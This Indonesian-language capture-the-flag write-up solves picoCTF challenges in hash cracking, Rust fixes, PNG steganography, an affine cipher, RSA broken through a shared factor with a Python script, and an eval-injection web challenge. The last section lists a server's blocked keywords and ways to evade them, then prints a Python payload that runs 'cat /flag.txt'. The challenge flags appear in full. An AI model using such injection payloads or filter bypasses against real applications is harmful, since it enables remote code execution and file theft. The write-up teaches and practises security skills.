**Write Up**

**Hashcrack**

**1. Run nc verbal-sleep.picoctf.net 51759**

-----------------------------------------------

picoctf@webshell:~$ nc verbal-sleep.picoctf.net 51759

Welcome!! Looking For the Secret?

We have identified a hash: 482c811da5d5b4bc6d497ffa98491e38

Enter the password for identified hash:

**2. Gunakan hash decoder dari tools/website (hashcat/CrackStation)**

**hasilnya akan seperti ini:**

---------------------------------------------------------------

We have identified a hash: 482c811da5d5b4bc6d497ffa98491e38

Enter the password for identified hash: password123

Correct! You've cracked the MD5 hash with no secret found!

Flag is yet to be revealed!! Crack this hash: b7a875fc1ea228b9061041b7cec4bd3c52ab3ce3

Enter the password for the identified hash: letmein

Correct! You've cracked the SHA-1 hash with no secret found!


Almost there!! Crack this hash: 916e8c4f79b25028c9e467f1eb8eee6d6bbdff965f9928310ad30a8d88697745


Enter the password for the identified hash: qwerty098

Correct! You've cracked the SHA-256 hash with a secret found.


The flag is: picoCTF{UseStr0nG\_h@shEs\_&PaSswDs!\_ce730f64}

**Rust Fixme1**

1. Download file fixme1.tar.gz
2. Extract file tersebut
3. Menginstall cargo dan rust **$ curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh**
4. Cek versi cargo jika sudah terinstall dengan benar **$cargo –version**
5. Cd ke file yang sudah di extract **$cd fixme1**
6. Jalankan **$cargo run**
7. Terdapat kesalahan pada file (buka file dengan nano)  
   
8. Perbaiki kesalahan dalam file dengan menambahkan ; memperbaiki return dan println!“{}”




1. Simpan dan Jalankan **$cargo run** kembali




**Rust Fixme2**


1. Download file fixme2.tar.gz
2. Extract file tersebut
3. Menginstall cargo dan rust **$ curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh**
4. Cek versi cargo jika sudah terinstall dengan benar **$cargo –version**
5. Cd ke file yang sudah di extract **$cd fixme2**
6. Jalankan **$cargo run**
7. Terdapat kesalahan pada file (buka file dengan nano)



1. Perbaiki kesalahan dengan menambahkan mut pada variable agar dapat diubah




1. Simpan dan Jalankan **$cargo run** kembali




**Rust fixme3**


1. Download file fixme3.tar.gz
2. Extract file tersebut
3. Menginstall cargo dan rust **$ curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh**
4. Cek versi cargo jika sudah terinstall dengan benar **$cargo –version**
5. Cd ke file yang sudah di extract **$cd fixme3**
6. Jalankan **$cargo run**
7. Terdapat kesalahan pada file (buka file dengan nano)



1. Program ini menggunakan blok unsafe karena menjalankan operasi raw pointer



1. Simpan dan Jalankan **$cargo run** kembali



**RED**

1. Download gambar di webshell dengan wget <https://challenge-files.picoctf.net/c_verbal_sleep/831307718b34193b288dde31e557484876fb84978b5818e2627e453a54aa9ba6/red.png>
2. Mencoba membaca flag dengan **$ cat red.png** hasilnya:

PNG

IHD>atEXtPoemCrimson heart, vibrant and bold,

Hearts flutter at your sight.

Evenings glow softly red,

Cherries burst with sweet life.

Kisses linger with your warmth.

Love deep as merlot.

Scarlet leaves falling softly,

Bold in every stroke.xIDATxKr1Q)?3"AP0Mվ4ݒ6ɚݟ5ɒ$M4i'zOK-k֤;×;9M$]=Mvγri՞=y{\_zN{Yٙ\_sy!}g;-Rx~nyo8;P$gpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgpgp߱v&֑IENDB`

1. Begitu juga dengan menggunakan $ exiftool red.png , $ strings red.png hanya berisi puisi:

IHDR

tEXtPoem

Crimson heart, vibrant and bold,

Hearts flutter at your sight.

Evenings glow softly red,

Cherries burst with sweet life.

Kisses linger with your warmth.


Love deep as merlot.

Scarlet leaves falling softly,

Bold in every stroke.x

IDATx

1. Mencoba menggunakan zsteg untuk melihat lebih detail hasilnya:



“cGljb0NURntyM2RfMXNfdGgzX3VsdDFtNHQzX2N1cjNfZjByXzU0ZG4zNTVffQ==”

terlihat seperti teks base64 sehingga saya mencoba untuk mendecode dan hasilnya:

“picoCTF{r3d\_1s\_th3\_ult1m4t3\_cur3\_f0r\_54dn355\_}”

**Guess My Cheese (Part 1)**

1. Jalankan di webshell nc verbal-sleep.picoctf.net 49370

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

\*\*\* Part 1 \*\*\*

\*\*\* The Mystery of the CLONED RAT \*\*\*

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

The super evil Dr. Lacktoes Inn Tolerant told me he kidnapped my best friend, Squeexy, and replaced him with an evil clone! You look JUST LIKE SQUEEXY, but I'm not sure if you're him or THE CLONE. I've devised a plan to find out if YOU'RE the REAL SQUEEXY! If you're Squeexy, I'll give you the key to the cloning room so you can maul the imposter...

Here's my secret cheese -- if you're Squeexy, you'll be able to guess it: CVNRWRP

Hint: The cheeses are top secret and limited edition, so they might look different from cheeses you're used to!

Commands: (g)uess my cheese or (e)ncrypt a cheese

What would you like to do?

1. Kita diberi sebuah enkripsi cipher yaitu CVNRWRP tapi masih belum tahu apa tipe chiper ini
2. Jadi saya mencoba untuk mengidentifikasi chiper dengan chiper identifier dan ternyata ini adalah tipe Affine Chiper
3. Lalu saya mencoba mendecode dengan tipe tersebut dan hasilnya TOMALAG (keju italia)
4. Selanjutnya saya mencoba menebak dengan memilih opsi (g)uess  
   Commands: (g)uess my cheese or (e)ncrypt a cheese

What would you like to do? G

Is that you, Squeexy? Are you ready to GUESS...MY...CHEEEEEEESE?

Remember, this is my encrypted cheese: CVNRWRP

So...what's my cheese?

TOMALAG

YUM! MMMMmmmmMMMMmmmMMM!!! Yes...yesssss! That's my cheese!

Here's the password to the cloning room: picoCTF{ChEeSy1bdf6eaa}

**EVEN RSA CAN BE BROKEN???**

1. Pada challenge ini, kita diberikan layanan yang menyediakan pasangan (N, e) dan ciphertext. Namun, kita hanya mendapatkan N dan e, tanpa informasi langsung mengenai faktorisasi N. Tugas kita adalah mendekripsi ciphertext dan mendapatkan flag. Dalam RSA, N dibentuk dari p \* q, dan private key d dihitung dengan d = e⁻¹ mod (p-1)(q-1) untuk mendekripsi ciphertext^d mod N. Jika p atau q digunakan kembali, kita bisa menemukan p dengan GCD(N1, N2), lalu menghitung q = N / p, mendapatkan d, dan mendekripsi ciphertext.
2. Jalankan perintah berikut di webshell beberapa kali untuk mendapatkan dua nilai N yang berbeda beserta ciphertext-nya: **$ nc verbal-sleep.picoctf.net 5582**

N: 15236775215462888579514719772200008271813762864559005980083420933533630777487085275405348068016532088690094021913094289589861105277438978867045080336409966

e: 65537

cyphertext: 4259256435829337861935946213291195716029758918980573173090414469168086170124970114422037195369940563635758574467939114707932672721236442903547034679446805

Jalankan lagi

Applefishhh-picoctf@webshell:~$ nc verbal-sleep.picoctf.net 55822

N: 26519231889426036606449939730084039048083997418721055183261200771739295629966303567718820844836171191962024100055094769646697814457376197019640411542023878

e: 65537

cyphertext: 21601929350408479962265567118945322398290989960455764004256565643133981664855062309941667181686239957652551672394779825711511158368887318863523904491915099

1. Setelah mendapat dua nilai N yang berbeda ktia dapat mencari p dengan program python
2. from math import gcd
3. N1 = 15236775215462888579514719772200008271813762864559005980083420933533630777487085275405348068016532088690094021913094289589861105277438978867045080336409966
4. N2 = 26519231889426036606449939730084039048083997418721055183261200771739295629966303567718820844836171191962024100055094769646697814457376197019640411542023878
5. p = gcd(N1, N2)
6. if p > 1:
7. print(f"Found factor: {p}")
8. q = N1 // p
9. print(f"q: {q}")
10. # p = 7618387607731444289757359886100004135906881432279502990041710466766815388743542637702674034008266044345047010956547144794930552638719489433522540168204983

4. Setelah mendapatkan nilai p kita dapat menghitung nilai q dan d dengan pemrograman python

1. from Cryptodome.Util.number import inverse, long\_to\_bytes
2. from math import gcd
3. # N dari server
4. N1 = 15236775215462888579514719772200008271813762864559005980083420933533630777487085275405348068016532088690094021913094289589861105277438978867045080336409966
5. N2 = 26519231889426036606449939730084039048083997418721055183261200771739295629966303567718820844836171191962024100055094769646697814457376197019640411542023878
6. # Ambil gcd untuk mendapatkan p
7. p = gcd(N1, N2)
8. if p > 1:
9. print(f"Found factor: {p}")
10. q = N1 // p
11. # Hitung private key d
12. e = 65537
13. phi = (p - 1) \* (q - 1)
14. d = inverse(e, phi)
15. # Ciphertext N1
16. ciphertext = 4259256435829337861935946213291195716029758918980573173090414469168086170124970114422037195369940563635758574467939114707932672721236442903547034679446805
17. # Dekripsi
18. plaintext = pow(ciphertext, d, N1)
19. # Konversi ke teks
20. flag = long\_to\_bytes(plaintext)
21. print(f"Flag: {flag.decode(errors='ignore')}")


Output:

Found factor: 2

Flag: picoCTF{tw0\_1$\_pr!m3f995d086}

**3V@L**

1. Klik Launch Instance dan masuk ke website yang sudah disediakan pada challenge ini



1. Saya mencoba inspect website tersebut dan menemukan petunjuk pada comment kode html



Pada komentar kode HTML, developer mencoba mengamankan eval() dengan:


Memblokir kata kunci berbahaya seperti os, eval, exec, bind, socket, ls, cat, dll.


Menggunakan regex tambahan untuk mencegah bypass dengan encoding (0x, \u, %, /, .).

Namun, filter ini masih bisa dibypass menggunakan chr(), join(), \_\_import\_\_(), atau eksploitasi objek bawaan Python.

1. Saya mencoba mengeksekusi kode python langsung pada form kalkulator

\_\_import\_\_('os').system('cat /flag.txt')

